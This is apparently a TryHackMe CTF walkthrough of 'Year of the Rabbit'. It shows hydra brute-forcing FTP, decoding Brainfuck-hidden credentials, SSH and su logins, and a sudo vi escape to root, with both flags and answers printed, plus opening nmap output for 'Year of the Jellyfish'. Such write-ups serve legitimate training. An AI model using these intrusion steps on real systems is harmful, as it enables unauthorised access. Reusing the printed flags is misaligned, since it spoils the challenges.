hydra -l ftpuser -P /mnt/c/Users/Khale/Downloads/Hot_Babe.txt -t 16 ...
```

After running the tool, I found the correct password! 🎉 Now we're getting somewhere! Let's see what we can access next. 🔑 💻




```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-22 22:37:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.10.241.164:21/
[21][ftp] host: 10.10.241.164   login: ftpuser   password: 5iez1wGXKfPKQ
```



```
hacker@ELDesoki:/mnt/c/Users/Khale$ ftp 10.10.241.164
Connected to 10.10.241.164.
220 (vsFTPd 3.0.2)
Name (10.10.241.164:hacker): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


GG! I successfully logged in! 🎉 Time to explore what's behind the curtain and see what treasures await. Let's go!



```
ftp> ls
229 Entering Extended Passive Mode (|||52833|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get "Eli's_Creds.txt"
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||40513|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |*******************************************************************************************|
226 Transfer complete.
758 bytes received in 00:00 (1.12 KiB/s)
ftp>
```

```
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[ ->---
--<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```


I came across some unintelligible text and decided to ask ChatGPT for help.



```
+. ----- ---.+
++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[
->---
--<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++
+.<++ +++[- >++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +
++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+
++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++
[->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

The text you've provided appears to be written in **Brainfuck**, which is an esoteric programming language known for its minimalistic syntax. Each command in Brainfuck corresponds to a specific operation that manipulates an array of memory cells. The language uses only eight commands, making it quite difficult to read or write.

It identified it as Brainf*ck code! Now it's time to decode this cryptic language and see what secrets it holds.



www.dcode.fr/brainfuck-language
Search for a tool
★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'
★ BROWSE THE FULL DCODE TOOLS' LIST
Results
BRAINFUCK
Informatics › Programming Language › Brainfuck
BRAINFUCK INTERPRETER
★ BRAINF*CK CODE TO INTERPRET

```
>+++ +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---.
++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++
+++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

★ ARGUMENT

★ SHOW MEMORY STATE ☑

▶ EXECUTE


See also: Leet Speak 1337 – LOLCODE Language – ReverseFu Alphuck – JSFuck Language [][(![]+[]) – Binaryfuck

BRAINFUCK ENCODER

★ PLAINTEXT TO CODE IN BRAINF**K


```
Input: +++++ ++++[ …. <
  Arg:
Output:

User: eli
Password: DSpDiM1wAEwid
```

Turns out the decoded Brainf*ck text revealed a username and password! I'll try using these credentials to log in via SSH, which I found during the port scan. Let's see if this is the final key!




```
hacker@ELDesoki:/mnt/c/Users/Khale$ ssh eli@10.10.241.164
The authenticity of host '10.10.241.164 (10.10.241.164)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.241.164' (ED25519) to the list of known hosts.
eli@10.10.241.164's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE
```

Login successful! I received a message saying, "Check our leet s3cr3t hiding place." Time to search for a directory named s3cr3t and see what's hidden inside!




```
ls: cannot open directory ./tmp/systemd-private-66e4523619b74343958832da
s3cr3t
./usr/games/s3cr3t:
ls: cannot open directory ./var/cache/cups: Permission denied
ls: cannot open directory ./var/cache/ldconfig: Permission denied
ls: cannot open directory ./var/lib/container: Permission denied
```

GG, I found the s3cr3t directory!



```
eli@year-of-the-rabbit:/$ cd ./usr/games/s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -l
total 0
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cd .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
-bash: cd: .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!: Not a directory
eli@year-of-the-rabbit:/usr/games/s3cr3t$ head .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
```

I found the password for Gwendoline! Now, it's time to see where we can use this newfound access. Let's keep moving forward!



```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$ ls
core  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
gwendoline@year-of-the-rabbit:/home/eli$ ls -la
total 656
drwxr-xr-x 16 eli  eli    4096 Jan 23  2020 .
drwxr-xr-x  4 root root   4096 Jan 23  2020 ..
lrwxrwxrwx  1 eli  eli       9 Jan 23  2020 .bash_history -> /dev/null
-rw-r--r--  1 eli  eli     220 Jan 23  2020 .bash_logout
-rw-r--r--  1 eli  eli    3515 Jan 23  2020 .bashrc
drwxr-xr-x  8 eli  eli    4096 Jan 23  2020 .cache
drwx------ 11 eli  eli    4096 Jan 23  2020 .config
-rw-------  1 eli  eli  589824 Jan 23  2020 core
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Desktop
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Documents
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Downloads
drwx------  3 eli  eli    4096 Jan 23  2020 .gconf
drwx------  2 eli  eli    4096 Jan 23  2020 .gnupg
-rw-------  1 eli  eli    1098 Jan 23  2020 .ICEauthority
drwx------  3 eli  eli    4096 Jan 23  2020 .local
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Music
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Pictures
-rw-r--r--  1 eli  eli     675 Jan 23  2020 .profile
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Public
drwx------  2 eli  eli    4096 Jan 23  2020 .ssh
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Templates
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Videos
gwendoline@year-of-the-rabbit:/home/eli$ ..
bash: ..: command not found
gwendoline@year-of-the-rabbit:/home/eli$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli  gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ head user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```


GG, I got the flag!

Now that we've got the user flag, it's time to go for the root flag!


Let's escalate privileges and grab that final prize!

When I ran sudo -i, I noticed an interesting configuration: (ALL, !root) NOPASSWD: /usr/bin/vi. A quick Google search revealed a vulnerability associated with this setup. I'll exploit it to escalate privileges and go for that root flag!

https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/




```
:!cd .. & ls -la_
```




```
Press ENTER or type command to continue
[No write since last change]
total 20
drwx------  2 root root 4096 Jan 23  2020 .
drwxr-xr-x 23 root root 4096 Jan 23  2020 ..
lrwxrwxrwx  1 root root    9 Jan 23  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r-----  1 root root   46 Jan 23  2020 root.txt

Press ENTER or type command to continue
```

GG, I got root! 👑 The ultimate flag is mine! 🏁 Now we've officially conquered the system. Time to savor the victory!



```
shell returned 1

Press ENTER or type command to continue
[No write since last change]
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}

Press ENTER or type command to continue
```

I got all the flags! 🎉 That's a wrap! Mission accomplished! 🏁 🔥



Can you hack into the Year of the Rabbit box without falling down a hole?

(Please ensure your volume is turned up!)

Answer the questions below

+ 100 What is the user flag?

THM{1107174691af9ff3681d2b5bdb5740b1589bae53}


✓ Correct Answer

+ 150 What is the root flag?

THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}

✓ Correct Answer

3.https://tryhackme.com/r/room/yearofthejellyfish



Year of the Jellyfish

Some boxes sting...

Hard 0 min

Description


Hack your way in. Get the Flags. Don't get stung.
Be warned -- this box deploys with a public IP. Think about what that means for how you should approach this challenge. ISPs are often unhappy if you enumerate public IP addresses at a high speed...

Port Scanning & Enumeration ⇒ NMAP

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 23:44 +03

Nmap scan report for ec2-3-253-139-28.eu-west-1.compute.amazonaws.com (3.253.139.28)

Host is up (0.12s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT    STATE SERVICE       VERSION

21/tcp  open  ftp           vsftpd 3.0.3

22/tcp  open  ssh           OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|_ 2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)

80/tcp  open  http          Apache httpd 2.4.29

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Did not follow redirect to https://robyns-petshop.thm/

443/tcp open  ssl/http      Apache httpd 2.4.29 (Ubuntu)

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=robyns-petshop.thm

| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm,
DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm

|_Not valid before: 2024-10-22T20:42:22

|_Not valid after:  2025-10-22T20:42:22

8000/tcp open  http-alt      (unknown service)

| fingerprint-strings:

|  GenericLines:

|    HTTP/1.1 400 Bad Request

|    Content-Length: 15

|_    Request

|_http-title: Under Development!

Service Info: Host: robyns-petshop.thm; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

